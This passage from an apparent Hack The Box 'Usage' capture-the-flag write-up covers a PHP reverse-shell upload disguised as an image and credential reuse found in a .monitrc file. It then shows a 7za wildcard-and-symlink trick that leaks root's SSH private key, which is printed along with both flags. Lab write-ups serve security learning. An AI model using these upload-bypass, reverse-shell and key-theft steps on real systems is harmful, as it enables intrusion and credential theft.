    8vSWNyd1FaN1VYOHRRER2ZuNnYvWj1YRS9ENEdlVFhsMlZ2aEJrRUFya3Y4a0JuQXcwcHJ2SDZqdHgzOUZERjNpd
    EFTdWtFSEJXK09GT0xVNE5aS0huMEpla3dWYlF2NmRZVGFIR3AzU1Y4Nnh5b0FHcFd3ZVFVd3FmM01ka0xGTkF6
    MFZobFURUvBQz1UyTzNVT0iLCJtYWMiOiI0NzI0NmIwMjhjY2E0MzVlYzIxMDIyNmU3Yzg5NzA4YTBlhZTFk0Th
    1ZjllZGIyZW40DjYyU2MTJjYzNhYmQwIiwidGFuIjoiiIn0%3D
17 Sec-GPC: 1
18 Priority: u=1
19
20 -----184930619427208821832983418260
21 Content-Disposition: form-data; name="name"
22
23 Administrator
24 -----184930619427208821832983418260
25 Content-Disposition: form-data; name="avatar"; filename="php-reverse-shell.php.jpg"
26 Content-Type: image/jpeg
27
28 <?php
```

I tried renaming the file to have a .php extension and submitted the request

### Screenshot Evidence

```
208821832983418260
tar"; filename="php-reverse-shell.php.jpg.php"
```

This caught a shell and I was able to read the user flag

### Screenshot Evidence

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

Shell Banner:
Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tu
-----

$ python3 -c 'import pty;pty.spawn("/bin/bash")'
dash@usage:/$ cat ~/user.txt
cat ~/user.txt
7827b8ecc701095597486f921ac4598e
dash@usage:/$ id
id
uid=1000(dash) gid=1000(dash) groups=1000(dash)
dash@usage:/$ hostname -I
hostname -I
10.129.108.170 dead:beef::250:56ff:feb0:b513
dash@usage:/$ hostname
hostname
usage
dash@usage:/$ |
[HTB] 0:ovpn 1:msf* 2:bash-
```

**USER FLAG:** 7827b8ecc701095597486f921ac4598e

## ***PrivEsc***

In my enumeration I discovered some configuration files in dash users home directory

```
ls -la ~
```

## **Screenshot Evidence**

```
dash@usage:~$ ls -la ~
ls -la ~
total 52
drwxr-x--- 6 dash dash 4096 Jul  6 20:42 .
drwxr-xr-x 4 root root 4096 Aug 16  2023 ..
lrwxrwxrwx 1 root root    9 Apr  2 20:22 .bash_history -> /dev/null
-rw-r--r-- 1 dash dash 3771 Jan  6  2022 .bashrc
drwx----- 3 dash dash 4096 Aug  7  2023 .cache
drwxrwxr-x 4 dash dash 4096 Aug 20  2023 .config
drwxrwxr-x 3 dash dash 4096 Aug  7  2023 .local
-rw-r--r-- 1 dash dash   32 Oct 26  2023 .monit.id
-rw-r--r-- 1 dash dash    5 Jul  6 20:42 .monit.pid
-rw----- 1 dash dash 1192 Jul  6 20:42 .monit.state
-rwx----- 1 dash dash  707 Oct 26  2023 .monitrc
```

There is a clear text password in the file

```
cat ~/.monitrc
```

### Screenshot Evidence

```
dash@usage:~$ cat .monitrc
cat .monitrc
#Monitoring Interval in Seconds
set daemon 60

#Enable Web Access
set httpd port 2812
    use address 127.0.0.1
    allow admin:3nc0d3d_pa$$w0rd

#Apache
```

I review the /etc/passwd file for user accounts that can login to the machine


```
grep bash /etc/passwd
# RESULTS
root
dash
xander
```



I tried the discovered password with the xander user and it was successful

```
# Metasploit Commands
use scanner/ssh/ssh_login
set USERNAME xander
set PASSWORD 3nc0d3d_pa$$w0rd
set STOP_ON_SUCCESS true
set RHOSTS 10.129.108.170
run
```

## Screenshot Evidence



```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.129.108.170:22 - Starting bruteforce
[+] 10.129.108.170:22 - Success: 'xander:3nc0d3d_pa$$w0rd' 'uid=1000'
:16:58 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 2 opened (10.10.14.123:39841 -> 10.129.108.170:22)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > |
[HTB] 0:ovpn 1:msf* 2:bash-
```


I then established a normal SSH session

```
ssh xander@usage.htb
```

When checking my sudo permissions I have permissions to execute /usr/bin/usage\_management without a password

```
sudo -l
```

## Screenshot Evidence



```
xander@usage:~$ sudo -l
Matching Defaults entries for xander on usage:
  env_reset, mail_badpass, secure_path=/usr/local/sbin

User xander may run the following commands on usage:
  (ALL : ALL) NOPASSWD: /usr/bin/usage_management
```

I was able to use strings to return some information about what the program does

```
strings /usr/bin/usage_management
```

## Screenshot Evidence

```
xander@usage:~$ strings /usr/bin/usage_management
/lib64/ld-linux-x86-64.so.2
chdir
__cxa_finalize
__libc_start_main
puts
system
__isoc99_scanf
perror
printf
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH

/var/www/html
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
Error changing working directory to /var/www/html
/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql
Password has been reset.
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
```

Running the application appears to present three options

1. Project Backup
2. Backup MySQL data
3. Reset admin password

MySQLDump is just a static command

It does not help us any to reset the admin password because I already know it

This leaves the 7zip application compressing data as the only line to work with.  
There is a C function of some sort that sets the working directory as /var/www/html  
The 7za command is executed and returns an error if /var/www/html can not be accessed.

I aim to grab the root SSH private key if it exists. If it does not exist I will have to settle for reading root.txt  
Using the hack trick article I do the following to get the key by exploiting the use of the Wildcard char in the 7za command

**REFERENCE:** [https://book.hacktricks.xyz/linux-hardening/privilege-escalation/wildcards-spare-tricks?source=post\\_page-----16397895490f-----](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/wildcards-spare-tricks?source=post_page-----16397895490f-----)

```
cd /var/www/html
touch @id_rsa
ln -s /root/.ssh/id_rsa id_rsa
sudo /usr/bin/usage_management
```

## Screenshot Evidence

```
xander@usage: /var/www/html$ touch @id_rsa
xander@usage: /var/www/html$ ln -s /root/.ssh/id_rsa id_rsa
xander@usage: /var/www/html$ sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1
```

This returns the contents of /root/.ssh/id\_rsa

## Screenshot Evidence

```
-----BEGIN OPENSSSH PRIVATE KEY----- : No more files
b3B1bnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW : No more files
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi : No more files
QgAAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q : No more files
AAAE63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs : No more files
H2sfTWZeFDLGmqMh1qDdAAAAACnJvb3RAdXNhZ2UBAgM= : No more files
-----END OPENSSSH PRIVATE KEY----- : No more files
-----
Scan WARNINGS: 7
xander@usage: /var/www/html$ |
[HTB] 0:ovpn 1:msf- 2:ssh+
```

I place the contents into a file and removed the “ : No more files” strings

## Screenshot Evidence

```
rosborne@toborfedora:~/HTB/Boxes/Usage$ cat root_usage.key
-----BEGIN OPENSSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACC20m0r6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi
QgAAAAtzc2gtZWQyNTUxOQAAACC20m0r6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q
AAAE63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs
H2sFTWZeFDLGmqMhrqDdAAACnJvb3RAdXNhZ2UBAgM=
-----END OPENSSSH PRIVATE KEY-----
```

I then used the key to ssh in

```
chmod 600 root_usage.key
ssh -i root_usage.key root@usage.htb
```

I was then able to read the root flag

### Screenshot Evidence

```
Last login: Mon Apr  8 13:17:47 2024 from 10.10.14.40
root@usage:~# cat ~/root.txt
7264e8f8e77bec6b8623e7f0325f2c6b
root@usage:~# id
uid=0(root) gid=0(root) groups=0(root)
root@usage:~# hostname -I
10.129.108.170 dead:beef::250:56ff:feb0:b513
root@usage:~# hostname
usage
root@usage:~# |
[HTB] 0:ovpn 1:msf 2:ssh! - 3:ssh*
```

**ROOT FLAG:** 7264e8f8e77bec6b8623e7f0325f2c6b